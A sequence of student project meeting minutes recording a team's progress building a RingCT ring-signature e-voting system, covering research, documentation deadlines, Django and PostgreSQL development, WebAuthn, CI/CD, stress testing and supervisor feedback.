Participants: Phylo, Chin Yee, Nann, Nigel, Jun Ji

Agenda
Discuss Submission Requirements
<ol style="list-style-type: none"> 1. How to submit the reflection diary (weekly? End of project?) 2. When is the next submission date? 3. PRD submission date 4. Are wireframes required in the PRD? (wireframes are inside the TDM based on presentation slides) 5. What should be included in the PRD
Creation of Platforms to Share Materials
<ol style="list-style-type: none"> 1. Google Drive 2. Discord 3. Telegram 4. Taiga
Discussion of Linkable Ring Signatures, RingCT and Their Applications
<ol style="list-style-type: none"> 1. Overview of ring signatures 2. Overview of RingCT 3. What are the real world applications of RingCT ? (Monero) 4. Are there any other ways to implement RingCT? (E voting, healthcare data exchange, whistleblower)
Things to Do before Next Meeting
<ol style="list-style-type: none"> 1. Research the problems and potential solutions related to ringCT. 2. Research similar competitors' features.

14.2.3 Meeting Minutes #3

Date: 10/04/2024

Time start: 3:00pm

Time end: 4:00pm

Participants: Phyo, Chin Yee, Nann, Nigel, Jun Ji

Agenda
Discuss Potential Implementation Problems
<ol style="list-style-type: none">1. Discuss overview of how RingCT works (hide sender's identity using ring signature, hide transaction data and allow verification using commitments, range proofs, etc).2. Problems in hiding medical records<ul style="list-style-type: none">- Medical records can be in many forms (pdf, jpeg, txt, etc..).- Medical records can include various data (blood pressure, glucose level, etc..).- Recognition of patient's photo in PDF (may have to use machine learning).3. Problems with whistleblower app<ul style="list-style-type: none">- File size may be too big.- How do we know the data is authentic?4. Problems in e voting system<ul style="list-style-type: none">- We might need to use blockchain (i.e.decentralized).
Things to Do before Next Meeting
<ol style="list-style-type: none">1. Research more about use cases and solutions.2. Try to understand more in detail about RingCT.

14.2.4 Meeting Minutes #4

Date: 15/04/2024

Time start: 3:00pm

Time end: 4:30pm

Participants: Phyo, Chin Yee, Nann, Nigel, Jun Ji

Agenda
Discuss RingCT and Ring Signature Implementation
<ol style="list-style-type: none">1. How does ring signature works (both in rsa and elliptic curve cryptography).2. How does Pedersen commitment works.
Discuss More about Use Cases
<ol style="list-style-type: none">1. Discuss implementation ideas regards to problems that are raised during last meeting.2. Set up an in-person meeting with project supervisor to present researched use cases and their implementation concerns.
Things to Do before Next Meeting
<ol style="list-style-type: none">1. Research more about RingCT and ring signature.

14.2.5 Meeting Minutes #5

Date: 17/04/2024

Time start: 7:00pm

Time end: 8:00pm

Participants: Jun Ji, Phyo, Nann, Nigel

Agenda
Discuss about e voting system
<ol style="list-style-type: none"> 1. What kind of e voting system do we want to implement? <ul style="list-style-type: none"> - Singapore election - Election and voting related to organizations 2. Potential kinds of users for e voting system <ol style="list-style-type: none"> a. System admin <ul style="list-style-type: none"> - Control access levels of each user profile? b. Board of directors (for organizations) <ul style="list-style-type: none"> - Approve or deny request of election - E.g. Directors will discuss if the request is approved. c. Election manager <ul style="list-style-type: none"> - Create request of election for approval - E.g Once company decides on election topic, request is sent to directors for approval - If the voting topic is not high profile, approval is not needed(?) - Able to create different confidentiality elections e.g.() d. Voter <ul style="list-style-type: none"> - Registration of the Voter - Register using ID number/organizational email address - Login of the user - Using of the voting system - Able to view the number of votes after the voting procedure ends e. Candidate <ul style="list-style-type: none"> - How will the candidate register?

Potential Difficulties Regarding to SG Election
<ol style="list-style-type: none">1. For registration or verification of voters' accounts, we need to have access to a specific service or database to verify singpass.2. It is not possible for system admin to manually create an account for each citizen.3. Which kind of people will take which role in sg election (besides from voters and candidates, there must be people who all agree to create or start an election process, who oversees the entirety of the election etc).4. Research the detailed process of SG election and roles and access levels of each person who is involved in the election.
Things to Do before Next Meeting
<ol style="list-style-type: none">1. Research about e voting process in detail for both sg election and organizational related elections.

14.2.6 Meeting Minutes #6

Date: 19/04/2024

Time Start: 3:00pm

Time End: 7:30pm

Participants: Phyo, Chin Yee, Nann, Nigel, Jun Ji

Agenda
Discuss about E-Voting System
<ol style="list-style-type: none">1. Discussed our findings on multiple e-voting platforms, highlighting their advantages and disadvantages.2. Finalized idea for implementation of RingCT: an E-Voting system for the Singapore General Election.3. There will be 5 distinct roles in our e-voting system: System Admin, Candidate, Voter, General User, Returning Officer.
Discuss Work Flow of SG Election
<ol style="list-style-type: none">1. Once the roles have been finalized, we will begin plotting the flow of how the election process is carried out with figma. What are the designated roles of each user, how will they interact with one another etc.
Next Meeting
<ul style="list-style-type: none">- 22nd April 2024

14.2.7 Meeting Minutes #7

Date: 22/04/2024

Time start: 3:00pm

Time end: 4:30pm

Participants: Phyo, Chin Yee, Nann, Nigel, Jun Ji

Agenda
Discussion about Tech Stack
<ol style="list-style-type: none">1. Containerize the application/service into a docker container?<ul style="list-style-type: none">- Allows for debugging and development in the same environment.- Helps streamline tests and deployment efforts.2. Gitlab vs Github<ul style="list-style-type: none">a. Gitlab provides a solid base for CI/CD.b. Github requires you to set up the CI/CD pipeline yourself.
To Do
<ul style="list-style-type: none">- Arrange meeting with project supervisor to receive feedback on current implementation of our product.
Next Meeting
<ul style="list-style-type: none">- 24th April 2024

14.2.8 Meeting Minutes #8

Date: 24/04/2024

Time start: 3:00pm

Time end: 4:00pm

Participants: Phyo, Chin Yee, Nann, Nigel, Jun Ji

Agenda

Meeting with Project Supervisor

1. Met with our project supervisor to receive feedback on current implementation of our idea, his feedback included:
 - a. The Singapore General Election has a returning officer role to process the candidates prior to the election. As the main focus is the implementation of RingCT, we should focus on that instead of the administrative duties of an election (removal of Returning Officer role).
 - b. We must convince the assessor on the complication of our problem and provide a solution on how we intend to solve it.
 - c. Explain the core RingCT infrastructure and how it works, as well as how it is applicable to our E-Voting system.
 - d. Develop something workable and useful, something that one is able to easily relate to.

To Do

1. Divide tasks amongst members for the PRD document, update on progress made in the next meeting.

Next Meeting

- 26th April 2024

14.2.9 Meeting Minutes #9

Date: 26/04/2024

Time start: 9:00pm

Time end: 11:00pm

Participants: Phyo, Chin Yee, Nann, Nigel, Jun Ji

Agenda
Update on PRD
<ol style="list-style-type: none">1. Tasks left pending are:<ol style="list-style-type: none">a. Business modelb. Development tools and methodologiesc. Regulationsd. Stretch goalse. Gantt chart2. Non functional requirements portion is missing the scalability and compatibility portion, to be added in later.
To Do
<ol style="list-style-type: none">1. Methodologies and stretch goals are to be completed and will update once it is finished.1. Gantt chart to plot the entire flow of the project, not just the prototyping phase.
Next Meeting
- 29 th April 2024

14.2.10 Meeting Minutes #10

Date: 29/04/2024

Time start: 2:00pm

Time end: 6:30pm

Participants: Phyo, Chin Yee, Nann, Nigel, Jun Ji

Agenda
Update
<ol style="list-style-type: none">1. Methodologies and stretch goals are completed and to be combined into the PRD draft.2. Regulations still pending, to be completed by next meeting.3. Overview of competitor has been completed and to be added into the PRD draft.4. Use Case Descriptions for System Admin, Candidate, Voter and General User have been completed, pending peer review from all members before including it into the PRD.
Planning of Wireframe/Use Case Description
<ol style="list-style-type: none">1. Begin planning of wireframes to showcase E-voting platform design and how it will look like.2. Creation of use case description to highlight the steps each user will take to navigate through our E-Voting system.
Next Meeting
- 2 nd May 2024

14.2.11 Meeting Minutes #11

Date: 02/05/2024

Time start: 2:00pm

Time end: 6:30pm

Participants: Phyo, Chin Yee, Nann, Nigel, Jun Ji

Agenda
Meeting with Project Supervisor
<ol style="list-style-type: none">1. Second meeting with project supervisor<ol style="list-style-type: none">a. Don't over engineer, the main purpose is to be able to use RingCT to implement an E-Voting system.b. Don't think of a perfect solution, quickly test out the idea to see if it is viable.c. Start on a smaller scale, illustrate that we are able to conduct voting for a small group (e.g 5 people) Once proven successful, scale up accordingly.
Update
<ol style="list-style-type: none">1. Complied our updated changes into our PRD, it includes:<ol style="list-style-type: none">a. Updated the project description to highlight the key role RingCT plays in our project.2. Performed final quality check before submission.

14.2.12 Meeting Minutes #12

Date: 08/05/2024

Time start: 2:00pm

Time end: 6:30pm

Participants: Phyo, Chin Yee, Nann, Nigel, Jun Ji

Agenda
Updates
<ol style="list-style-type: none">1. The docker containerization setup is almost completed, which will enable us to run our applications reliably and in any environment, given how our members are using different operating systems.2. Set up of gitlab was completed, added members into the repo.
To Do
<ol style="list-style-type: none">1. Discuss plans on how to proceed with URS/TDM<ul style="list-style-type: none">- What are the necessary documents required?- When is the next deadline?- Allocate the division of tasks (Database diagram, ERD, activity diagrams).2. Based on previous design discussion, begin drawing up the wireframes for the E-Voting system.
Next Meeting
<ul style="list-style-type: none">- 14th May 2024

14.2.13 Meeting Minutes #13

Date: 14/05/2024

Time start: 2:00pm

Time end: 6:30pm

Participants: Phyo, Chin Yee, Nann, Nigel, Jun Ji

Agenda
Updates
<ol style="list-style-type: none">1. Changed the backend server to postgres instead of djongo due to:<ul style="list-style-type: none">- The inconsistency in djongo.- Python libraries needing to be downgraded in order to accommodate djongo.- Postgres supports the JSON file type and Django's ORM (Object Relational Mapper) has native support for postgres, meaning it is well tested and reliable when paired with postgres databases.2. Testing with postgres was successful, merged postgres into the main branch.3. Successfully pushed the branch feat/2-systemadmin, which handles the CRUDs of the user account, district and election status.
To Do
<ol style="list-style-type: none">1. Use Case Descriptions have been allocated to the respective members and to be completed by the next meeting.
Next Meeting
<ul style="list-style-type: none">- 21st May 2024

14.2.14 Meeting Minutes #14

Date: 21/05/2024

Time start: 2:00pm

Time end: 6:30pm

Participants: Phyo, Chin Yee, Nann, Nigel, Jun Ji

Agenda
Updates
<ol style="list-style-type: none">1. Added a new branch that includes borromean ring signature for rangeproof.2. Added compute mask function for output commitments.
To Do
<ol style="list-style-type: none">1. Discussion of the candidate workflow, use figma to illustrate.2. Meet with supervisor to clarify doubt about division of tasks between the users.
Next Meeting
- 27 th May 2024

14.2.15 Meeting Minutes #15

Date: 27/05/2024

Time start: 2:00pm

Time end: 6:30pm

Participants: Phyo, Chin Yee, Nann, Nigel, Jun Ji

Agenda
Updates
<ol style="list-style-type: none">1. Grpc setup is completed, allowing the django server to communicate with the RingCT microservice.2. Pushed a new branch feat/4-systemadmin which includes the CRUDs of announcements and election party.
To Do
<ol style="list-style-type: none">1. Begin working on the backend logic for the Candidate, as well as the front-end logic.
Next Meeting
- 4 th June 2024

14.2.16 Meeting Minutes #16

Date: 04/06/2024

Time start: 2:00pm

Time end: 6:30pm

Participants: Phyo, Chin Yee, Nann, Nigel, Jun Ji

Agenda
Updates
<ol style="list-style-type: none">1. Voter frontend has been completed.2. Still working on the candidate front-end and back-end, the delete function for the candidate is still pending.3. Preliminary User Manual and User Requirements Specification is close to completion.
To Do
<ol style="list-style-type: none">1. Tentatively, use wix to construct the marketing website for prototyping purposes. May shift to using react.js for more customizability.1. Construction of the database diagram, ERD, class diagrams, activity diagrams, state diagrams etc.
Next Meeting
- 10 th June 2024

14.2.17 Meeting Minutes #17

Date: 10/06/2024

Time start: 2:00pm

Time end: 6:30pm

Participants: Phyo, Chin Yee, Nann, Nigel, Jun Ji

Agenda
Updates
<ol style="list-style-type: none">1. Rebased the feat/1-evoting to feat/2-evoting to complete gprc integration.2. Completed a script for table initialization and django mock data insertion, this will help assist in the drawing of the database and ERD diagrams.3. CPP class diagram has been completed and has been added to the TDM draft.
To Do
<ol style="list-style-type: none">1. Creation of presentation slides for pending presentation on the week of 16th June.2. Completion of the activity and use state diagrams.
Next Meeting
- 14 th June 2024

14.2.18 Meeting Minutes #18

Date: 14/06/2024

Time Start: 3pm

Time End: 4pm

Participants: Phyo, Chin Yee, Nann, Nigel, Jun Ji

Agenda
Updates
<ol style="list-style-type: none"> 1. There was an error in how the database and ERD diagrams were drawn so they were quickly rectified. 2. Updated the database to be used in the “Tech Stack” section from MongoDB to PostgreSQL in the PRD documentation. 3. Updated the functional requirements, work breakdown structure and gantt chart in the PRD documentation. 4. Addition of mock Singpass Login service in the System Features section in the PRD documentation. 5. Addition of new features comparison with competitors to highlight our product’s unique selling point. 6. Presentation slides are completed and to include with the other relevant documents.
To Do
<ol style="list-style-type: none"> 1. Perform final quality check on all relevant documentation before final submission. <ul style="list-style-type: none"> - Check that the Preliminary User Manual, Project Progress Report, Technical Design Manual, User Requirements Specification are present. - Check for grammatical errors, formatting inconsistencies.

Next Meeting
- 18 th June 2024

14.2.19 Meeting Minutes #19

Date: 18/06/2024

Time Start: 3pm

Time End: 4pm

Participants: Phyo, Chin Yee, Nann, Nigel, Jun Ji

Agenda
Updates
<ol style="list-style-type: none"> 1. Pushed the branch feat/8-evoting to be used during demo. 2. Created a script to show how voter anonymity is present when the voter casts a vote, in the event the assessor asks for clarification. The script will grab all the info related to the voter and print it out for easy viewing.
To Do
<ol style="list-style-type: none"> 1. Continue practicing the respective parts of the presentation. 2. Conduct an initial dry run to figure out total time taken for the presentation. 3. Schedule meeting with project supervisor to demo the presentation to ask for feedback/critique on the slides and the content of the presentation.
Next Meeting
- 26 th June 2024

14.2.20 Meeting minutes #20

Date: 26/06/2024

Time Start: 3pm

Time End: 4pm

Participants: Phyo, Chin Yee, Nann, Nigel, Jun Ji

Agenda
Updates
<ol style="list-style-type: none">Pushed the branch feat/8-models-urls-testing, which conducts unit tests for all the models and urls used to ensure they are functioning as intended.Pushed the branch feat/9-evoting which provides the General User functionality.Pushed the branch feat/10-evoting, which modified views to use updated functions for the general user and removed the functions that are no longer in use.A logout function was added to properly end a user's session.
To Do
<ol style="list-style-type: none">Plans to implement invalid and edge cases for test_models.
Next Meeting
- 3 rd July 2024

14.2.21 Meeting Minutes #21

Date: 03/07/2024

Time Start: 3pm

Time End: 4pm

Participants: Phyo, Chin Yee, Nann, Nigel, Jun Ji

Agenda
Updates
<ol style="list-style-type: none">1. Runner will run the gitlab yml file, this will simulate how the tests are run in the local machine. After docker images are built, it will be stored in the container registry.2. For the views unit tests, currently fixing gRPC error. Recorded the errors in taiga to be amended later.3. Added validation for models for the candidate election poster, disable upload of large file sizes.4. Added validation so that votes computed cannot be a negative value.5. Tested django models for invalid and edge cases.6. General User page can display the announcements, election status and districts in the election.
To Do
<ol style="list-style-type: none">1. Complete the compute_total_vote function.2. Need to add validation for passwords (e.g at least 8 characters).3. Enable candidate to change their password(?), change “forget password” to “change password”.4. Conduct first level of system testing to track errors.

Next Meeting
- 8 th July 2024

14.2.22 Meeting Minutes #22

Date: 08/07/2024

Time Start: 3pm

Time End: 4pm

Participants: Phyo, Chin Yee, Nann, Nigel, Jun Ji

Agenda
Updates
<ol style="list-style-type: none">1. AWS hosting, comparison of pricing for hosting of the e-voting site.2. Fixed some of the errors for the django_views.test and grpc calls.
To Do
<ol style="list-style-type: none">1. Optimization of sql query for pagination2. Further research needed on deployment of the e-voting website3. Study webauth for implementation of biometrics verification for candidate4. Finish integration testing
Next Meeting
- 13 th July 2024

14.2.23 Meeting Minutes #23

Date: 13/07/2024

Time Start: 3pm

Time End: 4pm

Participants: Phyo, Chin Yee, Nann, Nigel, Jun Ji

Agenda
Updates
<ol style="list-style-type: none">1. Django server is on the cloud, it is now live. RingCT server has not been set up so login with Singpass is disabled for the moment.2. AWS Config has been changed as not much testing to be done yet, so there is no need to allocate more CPU/RAM.3. URL restriction based on role (e.g System Admin cannot use voter function).4. Error handling for the frontend has been implemented.5. Search function has been enabled, as well Candidate delete posters, statement and profile picture.6. Integration testing is yet to be tested as view functions have not handled all errors.7. Marketing website mostly completed, video player and download button for relevant documents added.
To Do
<ol style="list-style-type: none">1. Deploy RingCT server, so it can be deployed on AWS.2. Error handling at the model level.3. Finish up integration tests.

- | |
|--|
| <ol style="list-style-type: none"> 4. Setting up of mock database. 5. Align System Admin components in the e-voting website. |
|--|

Next Meeting

- | |
|-------------------------------|
| 1. 18 th July 2024 |
|-------------------------------|

14.2.24 Meeting Minutes #24

Date: 18/07/2024

Time Start: 3pm

Time End: 4pm

Participants: Phyo, Chin Yee, Nann, Nigel, Jun Ji

Agenda
Updates
<ol style="list-style-type: none"> 1. Singass has been enabled on the live site, allowing voters to successfully login. 2. Persistent storage to store media files for candidate's profile picture and candidate poster. 3. Webauth has been successfully implemented. 4. Finished remainder of integration testing. <ol style="list-style-type: none"> a. Users login/logout b. System admin
To Do
<ol style="list-style-type: none"> 1. Work on the mock singpass data. 2. Combine webauth process with the user login. 3. Work on mobile view for the candidate/voter pages. 4. Work on fixing the alignment of the charts in the voter page .
Next Meeting
- 22 nd July 2024

14.2.25 Meeting Minutes #25

Date: 22/07/2024

Time Start: 6pm

Time End: 7pm

Participants: Phyo, Chin Yee, Nann, Nigel, Jun Ji

Agenda
Updates
<ol style="list-style-type: none">1. Uploading of csv file for district and user.2. Ongoing results feature has been included to keep track of election results.3. Pie chart added to general user page.
To Do
<ol style="list-style-type: none">1. When registration fails, do not log in the user.2. Fix alignment in the final results page for the general user.3. Add CSS to the new webauth features added.
Next Meeting
- 24 th July 2024

14.2.26 Meeting Minutes #26

Date: 24/07/2024

Time Start: 9pm

Time End: 10pm

Participants: Phyo, Chin Yee, Nann, Nigel, Jun Ji

Agenda
Updates
<ol style="list-style-type: none"> 1. Added pagination and grab decoy, integrated range proof into the codebase. 2. Implemented health check for the ringct, checks if service is alive or dead. 3. Deploy ringCT in the live service. 4. Added message during successful login, added more validations (no more than 2 election phases can be active at the same time etc). 5. Test models and test urls, all tests run successfully. 6. Cleaned the urls page for make naming more consistent. 7. Set max limit for webauth to 2 devices.
To Do
<ol style="list-style-type: none"> 1. Cpp testing yet to be completed. 2. Figure out what tools to be used for stress testing. 3. Container scanning yet to be implemented.
Next Meeting
- 26 th July 2024

14.2.27 Meeting Minutes #27

Date: 26/07/2024

Time Start: 3pm

Time End: 4pm

Participants: Phyo, Chin Yee, Nann, Nigel, Jun Ji

Agenda
Updates
<ol style="list-style-type: none">1. Did container scanning and stress test, demo part of stress test (create 500 mock users to access live site).2. Integration testing has been completed.3. Web-auth has been finalized.
To Do
<ol style="list-style-type: none">1. Create district, compute total vote and ... (asynchronous code).2. Improvement of the sql query on the cpp side.3. Testing of views to be done.4. Finish stress testing.
Next Meeting
- 28 th July 2024

14.2.28 Meeting Minutes #28

Date: 28/07/2024

Time Start: 2pm

Time End: 3pm

Participants: Phyo, Chin Yee, Nann, Nigel, Jun Ji

Agenda
Updates
<ol style="list-style-type: none">1. Test_views has many test cases, so will take some time to complete.2. Still working on cpp testing, 2-3 tests have passed so far.3. Alignment for the charts in the general user charts, added additional animations.4. Mobile view for general user has been added.
To Do
<ol style="list-style-type: none">1. Fix announcement font family for consistency and system admin update user profile page.2. Disable create buttons during the different election phases.
Next Meeting
- 30 th July 2024

14.2.29 Meeting Minutes #29

Date: 30/07/2024

Time Start: 3pm

Time End: 4pm

Participants: Phyo, Chin Yee, Nann, Nigel, Jun Ji

Agenda
Updates
<ol style="list-style-type: none">1. Shared findings of the stress test, try to find which parts of the code is bottlenecking the system.2. 150 users are the current maximum users.3. Added salt to the voter model in the singpass backend.4. Performance testing for sql query.5. View tests is almost completed, disable creation buttons have been done.6. Cpp testing almost finished.7. Fixed alignment in the voter homepage.
To Do
<ol style="list-style-type: none">1. Create 2 accounts for admin, in the event one admin is unavailable during the election.2. Restrict ip address during polling day.3. If the voter does not cast a vote, generate a list of voters who did not participate in the election.4. System testing to conducted once changes have been pushed to main.
Next Meeting
- 1 st August 2024

14.2.30 Meeting Minutes #30

Date: 01/08/2024

Time Start: 2pm

Time End: 3pm

Participants: Phyo, Chin Yee, Nann, Nigel, Jun Ji

Agenda
Updates
<ol style="list-style-type: none">1. Upload csv button completed, find the voters who have never logged, logged in but never voted and print out the results.2. Added some url tests and url restrictions.3. User manual is still worked on.4. All djanjo test integration.
To Do
<ul style="list-style-type: none">- Finalize what functions we will demo to project supervisor.
Next Meeting
<ul style="list-style-type: none">- 2nd August 2024

14.2.31 Meeting Minutes #31

Date: 02/08/2024

Time Start: 10pm

Time End: 11pm

Participants: Phyo, Chin Yee, Nann, Nigel, Jun Ji

Agenda
Updates
<ol style="list-style-type: none">1. Held a meeting with our project supervisor to update him on our current progress with our project.<ol style="list-style-type: none">a. Showcase biometric authentication as requested by assessor (biometrics).b. Csv feature for creating districts.c. Csv feature for creating user accounts.d. Showcase master device feature, in the form of a usb key.e. Perform stress test to simulate live voting and showcase live vote count feature.f. Showcase feature of tracking non-voters during polling day.
To Do
<ol style="list-style-type: none">1. Automate certain steps of the testing process?2. Discuss how to showcase all the new features within the live demo.3. Implement second admin account.
Next Meeting
- 7 th August 2024

14.2.32 Meeting Minutes #32

Date: 07/08/2024

Time Start: 9pm

Time End: 10pm

Participants: Phyo, Chin Yee, Nann, Nigel, Jun Ji

Agenda
Updates
<ol style="list-style-type: none">1. Updated system design and combined it with deployment diagram.2. Redid system design as it has been updated.3. Ci/cd pipeline document has been created.4. Sequence diagrams have been updated, adding them into the final document.5. Finished user manual document.
To Do
<ol style="list-style-type: none">1. Combine sql performance test with stress test.2. Testing range proof function.
Next Meeting
- 9 th August 2024

14.2.33 Meeting Minutes #33

Date: 09/08/2024

Time Start: 3pm

Time End:

Participants: Phyo, Chin Yee, Nann, Nigel, Jun Ji

Agenda
Updates
<ol style="list-style-type: none">1. Stress test was combined with sql dealing.2. Fixing ci/cd pipeline.3. Integration test is still being worked on.4. WebAuthn to be updated to allow deletion of single user's credentials.5. Risk management plan is being worked on.
To Do
<ol style="list-style-type: none">1. Mobile view for marketing website to be fixed.2. Continue working on risk management plan.3. Complete last bit of integration testing.
Next Meeting
- 12 th August 2024

14.2.34 Meeting Minutes #34

Date: 12/08/2024

Time Start: 8pm

Time End: 9pm

Participants: Phyo, Chin Yee, Nann, Nigel, Jun Ji

Agenda
Updates
<ol style="list-style-type: none">1. Ring-CT (user manual).2. WebAuthn for voter has been implemented.3. Delete my credentials button has been included for system admin, candidate and voter.4. Penetration Testing document has been completed.
To Do
<ol style="list-style-type: none">1. Finish writing ring-ct component for user manual.2. Flnish up integration test for cpp.
Next Meeting